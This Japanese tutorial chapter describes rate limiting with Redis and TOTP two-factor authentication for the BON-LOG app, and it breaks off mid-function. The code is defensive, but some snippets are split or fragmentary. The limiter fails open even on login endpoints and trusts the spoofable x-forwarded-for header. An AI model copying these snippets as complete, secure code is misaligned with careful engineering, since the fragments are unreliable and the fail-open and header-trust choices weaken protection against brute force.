
BON-LOGでの使用箇所: `lib/redis.ts` がRedisクライアントの抽象化を提供し、`lib/rate-limit.ts` がその上に構築されたレート制限ロジックを実装しています。各APIルートやServer Actionで `checkRateLimit()`、`checkUserRateLimit()`、`checkDailyLimit()` を呼び出して適用しています。

実装しない場合の影響: レート制限がないと、ブルートフォース攻撃（ログイン試行）、スパム投稿、R2ストレージへの過剰アップロードなどを防げません。Redisが未設定の場合は自動的にインメモリフォールバックを使用するため、ローカル開発でも動作します（ただし複数インスタンス間では共有されません）。

20.6.1 Redisクライアントの抽象化 -- lib/redis.ts の設計

BON-LOGでは、レート制限やセッションキャッシュなどにRedis（インメモリデータストア）を使用しています。しかし、開発環境ではRedisサーバーを用意する必要がないように、**インターフェースによる抽象化**を行っています。

現実世界のたとえ: 電源コンセントの形状が統一されているおかげで、どのメーカーの電化製品でも使えるのと同じです。Redisのインターフェースを統一することで、本番環境ではUpstash Redis、開発環境ではインメモリストアを切り替えて使えます。



RedisLikeStore インターフェース

```
// lib/redis.ts -- インターフェース定義

/**
 * Redis互換ストアのインターフェース
 *
 * * 異なる実装（インメモリ/Upstash）を同じ方法で使用可能にする
 */
interface RedisLikeStore {
  get(key: string): Promise<string | null> // 値を取得
  set(key: string, value: string, options?: { ex?: number }): Promise<void> // 値をセット
  del(key: string): Promise<void> // キーを削除
  incr(key: string): Promise<number> // 値をインクリメント
  expire(key: string, seconds: number): Promise<void> // 有効期限を設定
  ttl(key: string): Promise<number> // 残り有効期限を取得
}
```

各メソッドの役割を整理すると次のようになります。

メソッド	Redisコマンド	用途	戻り値
<code>get</code>	<code>GET</code>	カウンター値やキャッシュの読み取り	値またはnull
<code>set</code>	<code>SET</code> + <code>EX</code>	カウンター初期化、キャッシュ保存	なし
<code>del</code>	<code>DEL</code>	ログイン成功時のカウンターリセット	なし
<code>incr</code>	<code>INCR</code>	レート制限カウンターの加算（アトミック）	加算後の値
<code>expire</code>	<code>EXPIRE</code>	TTL未設定のキーに有効期限を追加	なし
<code>ttl</code>	<code>TTL</code>	リセットまでの残り時間を取得	残り秒数

InMemoryStore -- 開発・テスト用実装

開発環境やテスト実行時にRedisサーバーが不要になるよう、JavaScriptの `Map` を使ったインメモリ実装を用意しています。

```
// lib/redis.ts -- InMemoryStore (抜粋)

class InMemoryStore implements RedisLikeStore {
  // データストア: Map<key, { value, expiresAt }>
  private store = new Map<string, { value: string; expiresAt: number | null }>()

  /**
   * 期限切れエントリを削除 (メモリリーク防止)
   */
  private cleanExpired() {
    const now = Date.now()
    for (const [key, entry] of this.store.entries()) {
      if (entry.expiresAt && entry.expiresAt < now) {
        this.store.delete(key)
      }
    }
  }

  async get(key: string): Promise<string | null> {
    this.cleanExpired() // まず期限切れをクリーンアップ
    const entry = this.store.get(key)
    if (!entry) return null
    if (entry.expiresAt && entry.expiresAt < Date.now()) {
      this.store.delete(key)
      return null
    }
    return entry.value
  }

  async set(key: string, value: string, options?: { ex?: number }): Promise<void> {
    // ex (秒) をミリ秒タイムスタンプに変換して保存
    const expiresAt = options?.ex ? Date.now() + options.ex * 1000 : null
    this.store.set(key, { value, expiresAt })
  }

  async incr(key: string): Promise<number> {
    const entry = this.store.get(key)
    const currentValue = entry ? parseInt(entry.value, 10) || 0 : 0
    const newValue = currentValue + 1
    // 有効期限は既存のものを維持
    this.store.set(key, {
      value: newValue.toString(),
      expiresAt: entry?.expiresAt ?? null
    })
    return newValue
  }

  async ttl(key: string): Promise<number> {
    const entry = this.store.get(key)
    if (!entry || !entry.expiresAt) return -1 // 無期限
    const remaining = Math.ceil((entry.expiresAt - Date.now()) / 1000)
  }
}
```

```

    return remaining > 0 ? remaining : -2      // -2 = 期限切れ
  }

  // del, expire も同様に実装
}

```

ポイント: `cleanExpired()` メソッドは `get()` の前に呼ばれます。Redisは内部的に期限切れキーを自動削除しますが、InMemoryStoreでは手動でクリーンアップが必要です。

UpstashRedisStore -- 本番用実装

本番環境ではUpstash Redis公式SDKを使用します。HTTP REST APIベースなので、サーバーレス環境（Vercel）でもコネクションプールの問題が発生しません。

```

// lib/redis.ts -- UpstashRedisStore (抜粋)

import { Redis } from '@upstash/redis'

class UpstashRedisStore implements RedisLikeStore {
  private client: Redis

  constructor(url: string, token: string) {
    this.client = new Redis({ url, token })
  }

  async get(key: string): Promise<string | null> {
    return await this.client.get<string>(key)
  }

  async set(key: string, value: string, options?: { ex?: number }): Promise<void> {
    if (options?.ex) {
      await this.client.set(key, value, { ex: options.ex })
    } else {
      await this.client.set(key, value)
    }
  }

  async incr(key: string): Promise<number> {
    return await this.client.incr(key) // アトミック操作
  }

  // del, expire, ttl も同様に公式SDKのメソッドを呼び出し
}

```

シングルトンパターンと環境自動切り替え

Redisクライアントはアプリケーション全体で1つのインスタンスを共有します。環境変数の有無で実装を自動的に切り替えます。

```
// lib/redis.ts -- シングルトンとエクスポート

let redisClient: RedisLikeStore | null = null

/**
 * 環境変数の有無でUpstash/インメモリを自動切り替え
 */
export function getRedisClient(): RedisLikeStore {
  if (redisClient) return redisClient // 既存インスタンスを再利用

  const redisUrl = process.env.UPSTASH_REDIS_REST_URL
  const redisToken = process.env.UPSTASH_REDIS_REST_TOKEN

  if (redisUrl && redisToken) {
    redisClient = new UpstashRedisStore(redisUrl, redisToken)
  } else {
    redisClient = new InMemoryStore()
  }
  return redisClient
}

// 便利なgetter (遅延初期化)
export const redis = {
  get client() {
    return getRedisClient()
  },
}
```

環境ごとの動作:

本番環境 (Vercel) :

```
UPSTASH_REDIS_REST_URL=https://xxx.upstash.io
UPSTASH_REDIS_REST_TOKEN=AYxxxx
→ UpstashRedisStore が選択される
```

開発環境 (ローカル) :

```
UPSTASH_REDIS_REST_URL= (未設定)
→ InMemoryStore が選択される
```

テスト環境 (Vitest) :

```
vitest.setup.tsx でモック化
→ テスト用のモックが使われる
```

20.6.2 固定ウィンドウ方式のレート制限 -- lib/rate-limit.ts の中核ロジック

BON-LOGのレート制限は**固定ウィンドウ方式**を採用しています。これはシンプルで実装しやすく、大多数のユースケースで十分な精度を提供します。

固定ウィンドウ方式とスライディングウィンドウ方式の比較

固定ウィンドウ方式:

```

|----- ウィンドウ1 -----|----- ウィンドウ2 -----|
| req req req req req | req                                     |
| (5リクエスト)          | (1リクエスト)                         |
|                           |                                   |

```

→ ウィンドウ境界で急増する可能性あり
(ウィンドウ1の末尾5回 + ウィンドウ2の先頭5回 = 短時間で10回)

スライディングウィンドウ方式:

現在時刻から過去N秒間のリクエスト数をカウント
→ 常に正確だが実装が複雑 (ソート済みセットが必要)

BON-LOGの選択 → 固定ウィンドウ方式

理由: シンプルさ優先。Redis操作が少なく高速。
セキュリティ的にはウィンドウ境界の急増は許容範囲。

rateLimit関数の処理フロー

```
// lib/rate-limit.ts -- メイン関数

export async function rateLimit(
  identifier: string,
  options: RateLimitOptions
): Promise<RateLimitResult> {
  const { windowMs, maxRequests } = options
  const redis = getRedisClient()
  const key = `ratelimit:${identifier}`
  const windowSeconds = Math.ceil(windowMs / 1000)

  try {
    // Step 1: 現在のカウントとTTLを取得
    const currentStr = await redis.get(key)
    const ttl = await redis.ttl(key)

    // Step 2: 新しいウィンドウを開始するケース
    if (!currentStr || ttl < 0) {
      await redis.set(key, '1', { ex: windowSeconds })
      return {
        success: true,
        remaining: maxRequests - 1,
        resetTime: Date.now() + windowMs,
      }
    }

    // Step 3: 制限超過チェック
    const current = parseInt(currentStr, 10)
    if (current ≥ maxRequests) {
      return {
        success: false,
        remaining: 0,
        resetTime: Date.now() + ttl * 1000,
      }
    }


    // Step 4: カウントをインクリメントして許可
    const newCount = await redis.incr(key)
    return {
      success: true,
      remaining: Math.max(0, maxRequests - newCount),
      resetTime: Date.now() + ttl * 1000,
    }
  } catch (error) {
    // フェイルオープン: Redis障害時はリクエストを許可
    logger.error('Rate limit error:', error)
    return {
      success: true,
      remaining: maxRequests,
    }
  }
}
```

```

    resetTime: Date.now() + windowMs,
  }
}
}

```

レート制限アルゴリズムのフローチャート（固定ウィンドウ方式）



rateLimit関数の処理フロー図:

```

rateLimit("login:192.168.1.1", { windowMs: 900000, maxRequests: 5 })
  |
  v
redis.get("ratelimit:login:192.168.1.1")
  |
  +--- null → 新規ウィンドウ開始
  |       redis.set("ratelimit:login:192.168.1.1", "1", { ex: 900 })
  |       return { success: true, remaining: 4 }
  |
  +--- "3" (ttl > 0) → カウント確認
  |   |
  |   +--- 3 < 5 → 許可
  |   |   redis.incr("ratelimit:login:192.168.1.1")
  |   |   return { success: true, remaining: 1 }
  |   |
  |   +--- 5 ≥ 5 → 拒否
  |   |   return { success: false, remaining: 0 }
  |   |
  +--- エラー → フェイルオープン
      return { success: true, remaining: 5 }

```

フェイルオープンとフェイルクローズ

レート制限でRedisに障害が発生した場合、2つの選択肢があります。

方式	動作	メリット	デメリット	適用場面
フェイルオープン	障害時はリクエストを許可	ユーザー体験を維持	攻撃を通してしまう	一般的なAPI
フェイルクローズ	障害時はリクエストを拒否	セキュリティを維持	正規ユーザーもブロック	認証・決済

BON-LOGではフェイルオープンを採用しています。Redis障害時でもユーザーがアプリを使い続けられることを優先しています。認証系のエンドポイントでは、WAF（Web Application Firewall）やCloudflareのDDoS対策など、他の防御層と組み合わせることで安全性を確保します。

20.6.3 機能別プリセット設定 -- RATE_LIMITS定数

各機能の特性に合わせたレート制限プリセットを定義しています。 `as const` で定義することで、TypeScriptの型推論がより厳密になります。

```
// lib/rate-limit.ts -- プリセット設定（実際のファイルより）

export const RATE_LIMITS = {
  // 一般的なAPI（1分60回）
  api: { windowMs: ONE_MINUTE_MS, maxRequests: 60 },
  // ログイン試行（15分5回） -- ブルートフォース防止
  login: { windowMs: FIFTEEN_MINUTES_MS, maxRequests: 5 },
  // ユーザー登録（1時間3回） -- スпамアカウント防止
  register: { windowMs: ONE_HOUR_MS, maxRequests: 3 },
  // パスワードリセット（1時間3回） -- メール爆撃防止
  passwordReset: { windowMs: ONE_HOUR_MS, maxRequests: 3 },
  // ファイルアップロード（1分5回） -- R2 Class A Operations保護
  upload: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // 検索（1分20回） -- DB負荷軽減
  search: { windowMs: ONE_MINUTE_MS, maxRequests: 20 },
  // コメント投稿（1分5回） -- スпамコメント防止
  comment: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // 投稿作成（1分3回） -- スпам投稿防止
  post: { windowMs: ONE_MINUTE_MS, maxRequests: 3 },
  // いいね/ブックマーク（1分30回） -- 連打防止
  engagement: { windowMs: ONE_MINUTE_MS, maxRequests: 30 },
  // タイムライン取得（1分30回） -- DB負荷軽減
  timeline: { windowMs: ONE_MINUTE_MS, maxRequests: 30 },
  // 一般的な読み取り（1分60回） -- 列挙攻撃防止
  read: { windowMs: ONE_MINUTE_MS, maxRequests: 60 },
  // 盆栽園登録（1分3回）
  create_shop: { windowMs: ONE_MINUTE_MS, maxRequests: 3 },
  // 盆栽園更新（1分5回）
  update_shop: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // イベント登録（1分3回）
  create_event: { windowMs: ONE_MINUTE_MS, maxRequests: 3 },
  // イベント更新（1分5回）
  update_event: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // レビュー投稿（1分3回）
  create_review: { windowMs: ONE_MINUTE_MS, maxRequests: 3 },
  // レビュー更新（1分5回）
  update_review: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // 下書き作成（1分5回）
  create_draft: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // 下書き更新（1分10回） -- 自動保存を考慮して緩め
  update_draft: { windowMs: ONE_MINUTE_MS, maxRequests: 10 },
  // 通報（1分5回） -- 通報乱用防止
  create_report: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // 盆栽登録（1分3回）
  create_bonsai: { windowMs: ONE_MINUTE_MS, maxRequests: 3 },
  // 盆栽更新（1分5回）
  update_bonsai: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // 成長記録追加（1分5回）
  create_bonsai_record: { windowMs: ONE_MINUTE_MS, maxRequests: 5 },
  // 2FA検証（15分5回） -- ブルートフォース防止
  verify_2fa: { windowMs: FIFTEEN_MINUTES_MS, maxRequests: 5 },
}
```

```
// いいねトグル（1分30回）-- 連打防止
toggle_like: { windowMs: ONE_MINUTE_MS, maxRequests: 30 },
} as const
```

プリセット設計の考え方:

重要度	プリセット	制限	目的
セキュリティ重要度が高い操作（厳しい制限）	login	15分5回	ブルートフォース防止
	register	1時間3回	スパムアカウント防止
	passwordReset	1時間3回	メール爆撃防止
リソース負荷が高い操作（やや厳しい制限）	upload	1分5回	R2 Class A Operations保護
	search	1分20回	DB負荷軽減
	post	1分3回	スパム投稿防止
通常の操作（緩い制限）	api	1分60回	一般的なAPI呼び出し
	engagement	1分30回	いいね連打防止
	read	1分60回	閲覧操作

20.6.4 日次制限 -- クラウド課金対策

分単位のレート制限に加えて、1日あたりの総操作数を制限する仕組みも用意しています。これはクラウドサービスの課金対策として特に重要です。

```
// lib/rate-limit.ts -- 日次制限

export const DAILY_LIMITS = {
  upload: 50, // 1日50回まで
} as const

export async function checkDailyLimit(
  userId: string,
  limitType: keyof typeof DAILY_LIMITS
): Promise<{ allowed: boolean; count: number; limit: number }> {
  const redis = getRedisClient()
  const limit = DAILY_LIMITS[limitType]

  // UTC日付ベースのキー（毎日0時にリセット）
  const today = new Date().toISOString().split('T')[0]
  const key = `daily:${limitType}:${userId}:${today}`

  try {
    const currentStr = await redis.get(key)
    const current = currentStr ? parseInt(currentStr, 10) : 0

    if (current ≥ limit) {
      return { allowed: false, count: current, limit }
    }

    await redis.incr(key)
    const ttl = await redis.ttl(key)
    if (ttl < 0) {
      await redis.expire(key, 24 * 60 * 60) // 24時間後に自動削除
    }

    return { allowed: true, count: current + 1, limit }
  } catch (error) {
    logger.error('Daily limit check error:', error)
    return { allowed: true, count: 0, limit } // フェイルオープン
  }
}
```

日次制限のキーは `daily:upload:user123:2024-01-15` のように日付を含むため、日が変わると自然にリセットされます。TTLで24時間後に自動削除することで、Redisのメモリを節約します。

20.6.5 IPアドレス取得とヘルパー関数

レート制限の識別子としてクライアントのIPアドレスを使用します。プロキシやCDNを経由するリクエストでは、正しいIPアドレスを取得するために複数のヘッダーを確認する必要があります。

```
// lib/rate-limit.ts -- IPアドレス取得

export function getClientIp(request: Request): string {
  // 優先度順にIPアドレスを取得
  // 1. Cloudflare CDN経由（最も信頼性が高い）
  const cfIp = request.headers.get('cf-connecting-ip')
  if (cfIp) return cfIp

  // 2. 一般的なプロキシヘッダー（カンマ区切りの最初の値）
  const xForwardedFor = request.headers.get('x-forwarded-for')
  if (xForwardedFor) return xForwardedFor.split(',')[0].trim()

  // 3. nginxなどのリバースプロキシ
  const xRealIp = request.headers.get('x-real-ip')
  if (xRealIp) return xRealIp

  // 4. フォールバック（全ユーザーが同一扱いになるリスクあり）
  return 'unknown'
}
```

IPアドレス取得の優先順位:

ユーザー → Cloudflare CDN → Vercel → Next.jsアプリ

v	v
cf-connecting-ip	x-forwarded-for
（最も信頼性高い）	（偽装の可能性あり）

checkRateLimit -- プリセットを使った簡易チェック

```
// lib/rate-limit.ts -- ヘルパー関数

export async function checkRateLimit(
  request: Request,
  limitType: keyof typeof RATE_LIMITS,
  additionalKey?: string
): Promise<RateLimitResult> {
  const ip = getClientIp(request)
  const key = additionalKey
    ? `${limitType}:${ip}:${additionalKey}`
    : `${limitType}:${ip}`
  return rateLimit(key, RATE_LIMITS[limitType])
}

// ユーザーIDベースの制限（認証済みユーザー向け）
export async function checkUserRateLimit(
  userId: string,
  limitType: keyof typeof RATE_LIMITS
): Promise<RateLimitResult> {
  const key = `${limitType}:user:${userId}`
  return rateLimit(key, RATE_LIMITS[limitType])
}
```

キーの生成パターン:

```
IPベース: "login:192.168.1.1"
IP+追加キー: "login:192.168.1.1:user@example.com"
ユーザーIDベース: "post:user:cuid12345"
日次制限: "daily:upload:cuid12345:2024-01-15"
```

▶ 理解度チェック: レート制限詳細

20.7 2FA実装詳細 -- TOTP・QRコード・バックアップコードの完全解説

このセクションで学ぶこと


- lib/two-factor.ts の全関数の詳細
- TOTP (Time-based One-Time Password) の計算原理
- QRコード生成とotpauth URIの構造
- バックアップコードの生成・ハッシュ化・検証
- AES-256-GCMによるシークレット暗号化の仕組み

BON-LOGでの使用箇所: `lib/two-factor.ts` がこのモジュールです。 `generateTwoFactorSecret()` (シークレット生成)、 `generateQRCode()` (QRコード生成)、 `verifyTOTP()` (コード検証)、 `generateBackupCodes()` (バックアップコード生成)、 `encryptSecret()` / `decryptSecret()` (AES-256-GCM暗号化) として実装されています。 `app/settings/security/` の設定ページと `lib/actions/auth.ts` の認証フローから呼び出されます。

実装しない場合の影響: 2FAを実装しない場合、パスワードだけに頼った認証になります。フィッシングやパスワード漏洩時のアカウント乗っ取りリスクが高まります。シークレットの暗号化 (AES-256-GCM) を省略すると、DBが漏洩した場合に2FAシークレットが平文で露出し、攻撃者がTOTPコードを生成できてしまいます。

20.7.1 TOTPの計算原理

TOTP (Time-based One-Time Password) は、RFC 6238で標準化されたアルゴリズムです。シークレットキーと現在時刻から、30秒ごとに変化する6桁のコードを生成します。



ポイント: サーバーとユーザーのスマホは同じシークレットキーを共有しています。同じ時刻に同じ計算をすれば、同じ6桁コードが得られます。ネットワーク通信は不要です。

20.7.2 シークレット生成とQRコード

generateSecret -- シークレットキーの生成

```
// lib/two-factor.ts -- シークレット生成

import { OTP } from 'otplib'

const otp = new OTP({ strategy: 'totp' })

/**
 * TOTPシークレットを生成する
 * Google Authenticator等で使用可能なBase32エンコードのランダム文字列
 * 例: "JBSWY3DPEHPK3PXP"
 */
export function generateSecret(): string {
  return otp.generateSecret()
}
```

generateTOTPUri -- otpauth URI の生成

QRコードにエンコードするために、`otpauth://` URIスキームを生成します。

```
// lib/two-factor.ts -- otpauth URI生成

const TOTP_ISSUER = 'BON-LOG'

/**
 * otpauth URIを生成する
 * 形式: otpauth://totp/BON-LOG:user@example.com?secret=XXX&issuer=BON-LOG&period=30&digit
 */
export function generateTOTPUri(secret: string, email: string): string {
  return otp.generateURI({
    secret,
    issuer: TOTP_ISSUER, // アプリ名 (Authenticatorに表示される)
    label: email,        // ユーザー識別子
    period: 30,           // コードの更新間隔 (秒)
    digits: 6,            // コードの桁数
    algorithm: 'sha1',    // ハッシュアルゴリズム
  })
}
```

otpauth URIの構造:

```
otpauth://totp/BON-LOG:user@example.com?secret=JBSWY3DPEHPK3PXP&issuer=BON-LOG&period=30&dig
|           |   |   |           |           |           |
scheme  type issuer label          secret          issuer          period  d
```

generateQRCode -- QRコードをBase64画像として生成

```
// lib/two-factor.ts -- QRコード生成

import * as QRCode from 'qrcode'

/**
 * QRコードをData URL (Base64画像) として生成する
 * 結果は  として直接使用可能
 */
export async function generateQRCode(otpauthUri: string): Promise<string> {
  return QRCode.toDataURL(otpauthUri, {
    errorCorrectionLevel: 'M', // 中程度のエラー訂正 (15%の損傷まで読み取り可能)
    type: 'image/png',
    margin: 2,                // QRコード周囲の余白
    width: 256,               // 画像サイズ (ピクセル)
  })
}
```

20.7.3 TOTP検証 -- 時間のずれへの対応

ユーザーが入力した6桁コードを検証します。サーバーとスマホの時刻には多少のずれがあるため、前後1ステップ (各30秒、合計90秒) を許容します。


```
// lib/two-factor.ts -- TOTP検証

const TOTP_WINDOW = 1 // 前後1ステップを許容

/**
 * TOTPコードを検証する
 * @param token - ユーザーが入力した6桁コード
 * @param secret - 保存されているシークレット（平文）
 * @returns 検証成功ならtrue
 */
export async function verifyTOTP(token: string, secret: string): Promise<boolean> {
  // 数字以外を除去して6桁に正規化
  const normalizedToken = token.replace(/\D/g, '').slice(0, 6)
  if (normalizedToken.length !== 6) return false

  try {
    const result = await otp.verify({
      secret,
      token: normalizedToken,
      epochTolerance: TOTP_WINDOW * 30, // 前後30秒を許容
    })
    return result.valid
  } catch {
    return false
  }
}
```

TOTP検証のタイムウィンドウ（TOTP_WINDOW=1で合計90秒の猶予）



検証例:

- ユーザーが「482519」を入力 → 現在のステップと一致 → **認証成功**
- ユーザーが「123456」を入力（スマホの時計が30秒遅い場合） → 前のステップと一致 → **認証成功**（TOTP_WINDOW=1のおかげ）
- ユーザーが「000000」を入力 → どのステップとも不一致 → **認証失敗**

20.7.4 バックアップコード -- スマホ紛失時の救済手段

2FAが有効なユーザーがスマホを紛失した場合に備えて、10個のバックアップコードを生成します。各コードは1回のみ使用可能です。

バックアップコードの生成

```
// lib/two-factor.ts -- バックアップコード生成

const BACKUP_CODE_COUNT = 10 // 生成数
const BACKUP_CODE_LENGTH = 8 // 各コードの文字数

/**
 * バックアップコードを生成する
 * 暗号的に安全なランダムコードを10個生成
 * 例: ["ABCD1234", "EFGH5678", ...]
 */
export function generateBackupCodes(): string[] {
  const codes: string[] = []
